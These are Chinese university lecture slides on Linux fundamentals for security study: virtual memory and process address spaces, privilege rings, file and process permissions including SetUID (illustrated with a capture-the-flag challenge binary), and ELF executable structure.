
计算机科学领域的任何问题都可以通过增加一个间接的中间层来解决

方案：程序使用虚拟地址，运用某种映射方法，转换为物理地址


# 进程地址空间

- 程序运行使用的单一地址空间，称为“进程地址空间”
- 进程地址空间，抽象概念
  - 可以想象为一个大数组，数组大小由地址空间长度决定
- 虚拟地址空间
  - 虚拟的，想象出来的地址空间，并不真实存在
  - 每个进程都有自己独立的虚拟空间，内存地址可固定
  - 每个进程只能访问自己的地址空间，有效进行进程隔离。
- 物理地址空间
  - 实实在在存在于计算机中，可想象为物理内存

# Linux虚拟内存管理



x86\_32 进程地址空间




x86\_64 进程地址空间

# CPU特权级与内存访问

与进程虚拟内存中用户模式区和内核模式区相对应，Linux为了确保系统稳定性，将处理器存取模式划分为用户模式（Ring 3）和内核模式（Ring 0）。

- 用户应用程序一般运行在用户模式。
  - 其访问空间局限于用户区；
- 操作系统内核代码（如系统服务和设备驱动程序等）运行在内核模式。
  - 可以访问所有的内存空间（包括用户模式分区）和硬件，可使用所有处理器指令。



# 用户态内存区域

- 用户区是每个进程真正独立的可用内存空间，进程中的绝大部分数据都保存在这一区域。
  - 主要包括：应用程序代码、全局变量、所有线程的线程栈以及加载的DLL代码等
- 每个进程的用户区的虚拟内存空间相互独立，一般不可以直接跨进程访问，这使得一个程序直接破坏另一个程序的可能性非常小。

# 用户态内存Demo

```
seclab@VM-0-11-debian:~$ cat /proc/self/maps
5618ef5df000-5618ef5e1000 r--p 00000000 fe:01 132390          /usr/bin/cat
5618ef5e1000-5618ef5e6000 r-xp 00002000 fe:01 132390          /usr/bin/cat
5618ef5e6000-5618ef5e9000 r--p 00007000 fe:01 132390          /usr/bin/cat
5618ef5e9000-5618ef5ea000 r--p 00009000 fe:01 132390          /usr/bin/cat
5618ef5ea000-5618ef5eb000 rw-p 0000a000 fe:01 132390          /usr/bin/cat
5618f14a7000-5618f14c8000 rw-p 00000000 00:00 0                [heap]
7fccc74e7000-7fccc7509000 rw-p 00000000 00:00 0
7fccc7509000-7fccc77f1000 r--p 00000000 fe:01 138337          /usr/lib/locale/locale-archive
7fccc77f1000-7fccc7813000 r--p 00000000 fe:01 146811          /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fccc7813000-7fccc796d000 r-xp 00022000 fe:01 146811          /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fccc796d000-7fccc79bc000 r--p 0017c000 fe:01 146811          /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fccc79bc000-7fccc79c0000 r--p 001ca000 fe:01 146811          /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fccc79c0000-7fccc79c2000 rw-p 001ce000 fe:01 146811          /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fccc79c2000-7fccc79c8000 rw-p 00000000 00:00 0
7fccc79cd000-7fccc79ce000 r--p 00000000 fe:01 146662          /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fccc79ce000-7fccc79ee000 r-xp 00001000 fe:01 146662          /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fccc79ee000-7fccc79f6000 r--p 00021000 fe:01 146662          /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fccc79f7000-7fccc79f8000 r--p 00029000 fe:01 146662          /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fccc79f8000-7fccc79f9000 rw-p 0002a000 fe:01 146662          /usr/lib/x86_64-linux-gnu/ld-2.31.so
7fccc79f9000-7fccc79fa000 rw-p 00000000 00:00 0
7ffea715f000-7ffea7180000 rw-p 00000000 00:00 0                [stack]
7ffea71f0000-7ffea71f4000 r--p 00000000 00:00 0                [vvar]
7ffea71f4000-7ffea71f6000 r-xp 00000000 00:00 0                [vdso]
```

# 内核区的内存

- 内存内核区中的所有数据是所用进程共享的，是操作系统代码的驻地。
  - 其中包括：操作系统内核代码，以及与线程调度、内存管理、文件系统支持、网络支持、设备驱动程序相关的代码。
- 该分区中所有代码和数据都被操作系统保护。
  - 用户模式代码无法直接访问和操作：如果应用程序直接对该内存空间内的地址访问，将会发生地址访问违规。



思考题：那么内核是否可以毫无限制地访问用户空间的内存呢？



## 2. 4 Linux系统权限管理与SetUID

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# Linux系统权限管理

- Linux 操作系统是一个多用户操作系统，存在资源贡献与隔离的问题。因此，Linux系统需要一套权限管理的功能。
- Linux原生的权限管理机制是基于用户角色的管理机制，即 UGO+RWX/ACL权限控制
  - U: User, G: Group, O: Other
  - R: Read, W: Write, X: eXecute
  - ACL是Access Control List的简称
- Linux原生的访问控制称为自主访问控制

# Linux系统文件权限

在Linux 系统中，不同的用户处于不同的地位，拥有不同的权限，获取不同级别的资源。

- 读取 (R)：允许查看文件内容，显示目录列表
- 写入 (W)：允许修改文件内容，允许在目录中新建、删除、移动文件或者子目录
- 可执行 (X)：允许运行程序，切换目录
- 无权限 (-)：没有任何权限

文件类型	属主权限			属组权限			其他用户权限		
0	1	2	3	4	5	6	7	8	9
d	rwx			r-X			r-X		
目录文件	读	写	执行	读	写	执行	读	写	执行

```
seclab@VM-0-11-debian:~/s2_demo$ ls -l
total 36
-rw-r--r-- 1 seclab seclab 11357 Mar 20 20:21 LICENSE
-rw-r--r-- 1 seclab seclab     59 Mar 20 20:21 README.md
-rw-r--r-- 1 seclab seclab   228 Mar 20 20:21 compose-dev.yaml
drwxr-xr-x 2 seclab seclab  4096 Mar 20 20:21 test_cracked_elf
drwxr-xr-x 2 seclab seclab  4096 Mar 22 16:07 test_java_deserialization
drwxr-xr-x 4 seclab seclab  4096 Mar 20 20:21 test_pwn
drwxr-xr-x 2 seclab seclab  4096 Mar 20 20:21 test_sql_injection
```

# Linux系统进程权限

当用户运行可执行文件时，所启动的进程必须携带发起当前用户的身份信息才能够进行合法的操作。换句话说，进程从执行用户处继承 UID、GID，从而决定对文件系统的存取和访问。

- Linux 系统通过进程的实际用户 ID (Real User ID) 和实际用户组 ID (Real Group ID) 来决定识别正在运行此进程的用户和组
- Linux 系统通过进程的有效用户 ID (Effective User ID) 和有效用户组 ID (Effective Group ID) 来决定进程对系统资源（如文件）的访问权限

Effective User ID 是为了让非权限用户获得两种不同的权限

# SetUID 后门

```
hacker@setuid-backdoor-level-1-0:/challenge$ ls -al setuid-backdoor-level1.0
-rwsr-xr-x 1 root root 17032 Aug 21 09:34 setuid-backdoor-level1.0
```

- 权限位除了 rwx，还有 s，即，set-user-ID 或 SetUID
- SetUID 功能：对于带有 SetUID 权限位的二进制程序，任何用户执行时，都会以该二进制程序所属的用户身份执行
- 对于上述 setuid-backdoor-level1.0 程序，当我们以 hacker 运行该程序时，会以 root 用户进行执行，具体来说，设置了 Effective User ID 为 root ID。

这是 pwn.hust.college 设计的核心思路

# Linux系统常用命令

- chown
- chmod
- useradd
- userdel
- usermod
- id / whoami
- groupadd
- groupdel
- .....



# 2.5 Linux ELF 可执行文件

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)


# 常用可执行文件格式

- Windows : PE (Portable Executable)
  - 目标文件: \*.obj
  - 动态链接库: \*.dll
  - 静态链接库: \*.lib
- Linux/Unix : ELF (Executable Linkable Format)
  - 目标文件: \*.o
  - 静态链接库: \*.a
  - 动态链接库: \*.so
- Mac OS X : Mach-O (Mach Object)
  - 目标文件: \*.o
  - 静态链接库: \*.a
  - 动态链接库: .dylib

# Linux ELF 可执行文件



图E-1 ELF文件的基本布局




# 链接视图与执行视图

- 链接，不同于网页链接，是将不同目标文件组装为一个可执行文件的过程
- 执行，是将可执行文件映射到内存中并从入口点开始运行汇编代码的过程
- 链接视图：以节头表（Section Header Table）的角度来审视ELF文件，将不同目标文件的相同Section合并到一起
- 执行视图：以程序头表（Program Header Table）的角度审视ELF文件，将相同属性的节（如.data, .bss）组合成一个Segment，方便在执行过程中一起加载进入内存，减少磁盘拷贝操作


# 程序头表 vs 节头表

- Segment
  - ELF 文件执行时应该如何映射内存
  - 主要包含加载地址、文件中的偏移与长度、内存权限、对齐方式等信息
- Section
  - ELF 中具体各部分的功能，哪里是代码、哪里是数据，那些是符号信息
  - 主要包含 Section 类型、文件中的位置、带下等信息
  - 将不同的对象文件的代码数据信息合并，并修复互相引用
- Segment 与 Section 的关系
  - 相同权限的 Section 会放入同一个 Segment，例如.text, .init和.fini

